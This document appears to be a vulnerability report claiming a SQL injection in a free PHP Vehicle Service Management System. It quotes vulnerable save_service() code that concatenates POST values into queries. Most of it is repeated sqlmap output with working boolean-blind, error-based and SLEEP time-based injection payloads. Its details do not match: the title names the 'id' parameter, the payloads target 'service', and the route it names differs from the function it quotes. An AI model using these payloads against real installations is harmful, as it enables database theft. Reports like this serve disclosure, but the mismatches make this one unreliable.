
SQL injection vulnerability exists in id parameter of /classes/Master.php file of Vehicle Service Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

When visit /admin/index.php and page parameter is ‘service_requests/manage_inventory’,it will include /admin/service_requests/manage_inventory.php,and id parameter can do sql injection.

```
    function save_service(){
        extract($_POST);
        $data = "";
        $_POST['description'] = addslashes(htmlentities($description));
        foreach($_POST as $k =>$v){
            if(!in_array($k,array('id'))){
                if(!empty($data)) $data .=",";
                $data .= " `{$k}`='{$v}' ";
            }
        }
        $check = $this->conn->query("SELECT * FROM `service_list` where `service` = '{$service}' ".(!empty($id) ? " and id != {$id} " : "")." ")->
        num_rows;
        if($this->capture_err())
            return $this->capture_err();
        if($check > 0){
            $resp['status'] = 'failed';
            $resp['msg'] = "Service already exist.";
            return json_encode($resp);
            exit;
        }
```



```
sqlmap identified the following injection point(s) with a total of 3461 HTTP(s) requests:
---
Parameter: MULTIPART service ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (comment)
    Payload: ----------YWJkMTQzNDcw
Content-Disposition: form-data; name="id"


----------YWJkMTQzNDcw
Content-Disposition: form-data; name="service"

1' AND 6246=6246-- -
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

2
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="files"


----------YWJkMTQzNDcw
Content-Disposition: form-data; name="status"

0
----------YWJkMTQzNDcw--

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
    Payload: ----------YWJkMTQzNDcw
Content-Disposition: form-data; name="id"
```

“

Parameter: MULTIPART service ((custom) POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (comment)

Payload: ----------YWJkMTQzNDcw

Content-Disposition: form-data; name="id"

----------YWJkMTQzNDcw

Content-Disposition: form-data; name="service"

1' AND 6246=6246-- -
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

2
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="files"

----------YWJkMTQzNDcw
Content-Disposition: form-data; name="status"

0
----------YWJkMTQzNDcw--

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: ----------YWJkMTQzNDcw
Content-Disposition: form-data; name="id"

----------YWJkMTQzNDcw
Content-Disposition: form-data; name="service"

1' AND GTID_SUBSET(CONCAT(0x7171626b71,(SELECT (ELT(3001=3001,1))),0x717a6b7871),3001) AND 'TMJB'='TMJB
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

2
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="files"

----------YWJkMTQzNDcw
Content-Disposition: form-data; name="status"

0
----------YWJkMTQzNDcw--

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: ----------YWJkMTQzNDcw

Content-Disposition: form-data; name="id"

----------YWJkMTQzNDcw
Content-Disposition: form-data; name="service"

1' AND (SELECT 1300 FROM (SELECT(SLEEP(5)))jEVY) AND 'nvqB'='nvqB
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="description"

2
----------YWJkMTQzNDcw
Content-Disposition: form-data; name="files"

----------YWJkMTQzNDcw
Content-Disposition: form-data; name="status"

0
----------YWJkMTQzNDcw--

“

Source Download：
https://www.campcodes.com/projects/php/vehicle-service-management-system-in-php-mysql-free-download-source-code/